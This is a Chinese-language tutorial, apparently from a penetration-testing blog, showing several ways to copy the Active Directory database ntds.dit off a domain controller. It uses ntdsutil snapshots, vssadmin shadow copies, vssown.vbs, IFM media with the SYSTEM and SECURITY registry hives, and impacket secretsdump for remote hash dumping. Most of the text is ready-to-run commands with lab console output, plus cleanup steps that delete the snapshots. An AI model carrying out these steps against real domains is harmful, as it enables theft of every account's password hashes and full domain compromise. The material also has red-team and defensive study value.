多种方式提取和移动ntds.dit文件


ntdsutils.exe提取ntds.dit

`ntdsutils.exe`是一个为活动目录提供管理机制的命令行工具，使用`ntdsutils.exe`可以维护和管理活动目录数据库、控制单个主机操作、创建应用程序目录分区等，该工具默认安装在域控服务器上，可以在域控制器上直接操作，支持windows server 2003、2008、2012。提取过程分为3步：

第一步：创建快照


```
ntdsutil.exe snapshot "activate instance ntds" create q q
```

可以看到快照的uid是`bf50c558-aa39-414d-9cc2-32e6dd3aebdc`



第二步：加载快照

```
ntdsutil.exe snapshot "mount {bf50c558-aa39-414d-9cc2-32e6dd3aebdc}" q q
```



可以看到快照的地址为`C:\$SNAP_202209221446_VOLUMEC$\`


第三步：复制快照中的ntds.dit文件

```
copy '快照地址\Windows\NTDS\ntds.dit' 目标地址
```

```
copy C:\$SNAP_202209221446_VOLUMEC$\Windows\NTDS\ntds.dit
C:\Users\Administrator\Desktop\ntds\ntds.dit
```

第四部：删除快照

```
ntdsutil.exe snapshot "umount {bf50c558-aa39-414d-9cc2-32e6dd3aebdc}" "delete
{bf50c558-aa39-414d-9cc2-32e6dd3aebdc}" q q
```



vssadmin提取ntds.dit

vssadmin1是Windows Server 2008及Windows 7系统提供的VSS管理工具，它可以用于创建或删除卷影副本，列出卷影副本的信息（只能管理系统Provider创建的卷影副本）。还可以用于显示所有安装的所有卷影副本写入程序（writers）和提供程序（providers），以及改变卷影副本存储空间（即所谓的“diff空间”）的大小等。支持的操作系统：Server 2008、Server 2012

第一步：创建快照


```
vssadmin create shadow /for=c:
```

第二步：复制文件

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\NTDS\ntds.dit
C:\Users\Administrator\Desktop\ntds\ntds.dit
```

第三步：删除快照

```
vssadmin delete shadows /for=c: /quiet
```



vssown提取ntds.dit


vssown.vbs和vssadmin类似，它是由Tim Tomes开发完成的，它可以创建和删除卷影副本，以及启动和停止卷影复制服务

第一步：启动卷影复制服务

```
cscript vssown.vbs /start
```

第二步：创建一个C盘的卷影副本

```
cscript vssown.vbs /create c
```



第三步：列出当前卷影副本


```
cscript vssown.vbs /list
```

```
C:\Users\Administrator\Desktop>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation。保留所有权利。

SHADOW COPIES
=============

[*] ID:                 {B267559B-57D8-4D59-B77F-890CF57BA448}
[*] Client accessible:  True
[*] Count:              1
[*] Device object:      \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
[*] Differential:       True
[*] Exposed locally:    False
[*] Exposed name:
[*] Exposed remotely:   False
[*] Hardware assisted:  False
[*] Imported:           False
[*] No auto release:    True
[*] Not surfaced:       False
[*] No writers:         True
[*] Originating machine: DC.hack.com
[*] Persistent:         True
[*] Plex:               False
[*] Provider ID:        {B5946137-7B9F-4925-AF80-51ABD60B20D5}
[*] Service machine:    DC.hack.com
[*] Set ID:             {8ECA6F78-7EF9-44CB-8A1F-EA8EA61E17AE}
[*] State:              12
[*] Transportable:      False
```

第四步：复制文件：

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\windows\NTDS\ntds.dit
C:\Users\Administrator\Desktop\ntds\ntds.dit
```

```
C:\Users\Administrator\Desktop>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\windows
istrator\Desktop\ntds\ntds.dit
已复制         1 个文件。

C:\Users\Administrator\Desktop>
```



第五步：删除卷影副本

```
cscript vssown.vbs /delete {B267559B-57D8-4D59-B77F-890CF57BA448}
```

```
C:\Users\Administrator\Desktop>cscript vssown.vbs /delete {B267559B-57D8-4D59-B77F-890CF57B
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation。保留所有权利。

[*] Attempting to delete shadow copy with ID: {B267559B-57D8-4D59-B77F-890CF57BA448}

C:\Users\Administrator\Desktop>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
版权所有(C) Microsoft Corporation。保留所有权利。

SHADOW COPIES
```

IFM

可以通过创建一个 IFM 的方式获取 ntds.dit，在使用 ntdsutil 创建媒体安装集（IFM）时，需要进行生成快照、加载、将 ntds.dit 和计算机的 SAM 文件复制到目标文件夹中等操作，这些操作也可以通过 PowerShell 或 VMI 远程执行。

第一步：

```
ntdsutil "ac i ntds" "ifm" "create full c:/test" q q
```

此时 ntds.dit 将被保存在 C:\test\Active Directory 下，SYSTEN 和 SECURITY 两个文件将被保存在 C:\test\registry 文件夹下

```
C:\Users\Administrator\Desktop>ntdsutil "ac i ntds" "ifm" "create full c:/test" q q
ntdsutil: ac i ntds
活动实例设置为“ntds”。
ntdsutil: ifm
ifm: create full c:/test
正在创建快照...
成功生成快照集 {b6564cad-b7e7-4cf3-9663-6600fbd78900}。
快照 {ceela92a-d089-4196-a88c-2918849ed7c9} 已作为 C:\$SNAP_202209222248_VOLUMEC$\ 装载
已装载快照 {ceela92a-d089-4196-a88c-2918849ed7c9}。
正在启动碎片整理模式...
     源数据库: C:\$SNAP_202209222248_VOLUMEC$\Windows\NTDS\ntds.dit
     目标数据库: c:\test\Active Directory\ntds.dit

                Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ..................................................

正在复制注册表文件...
正在复制 c:\test\registry\SYSTEM
正在复制 c:\test\registry\SECURITY
快照 {ceela92a-d089-4196-a88c-2918849ed7c9} 已卸载。
在 c:\test 中成功创建 IFM 媒体。
ifm: q
ntdsutil: q
```

第二步：删除

```
rmdir /s/q C:\test
```

impacket

通过 impacket 里的 secretsdump.py 脚本可以直接远程读取 ntds.dit 并导出哈希值

```
secretsdump.exe 域名/administrator:密码@IP -outputfile output_ntds
```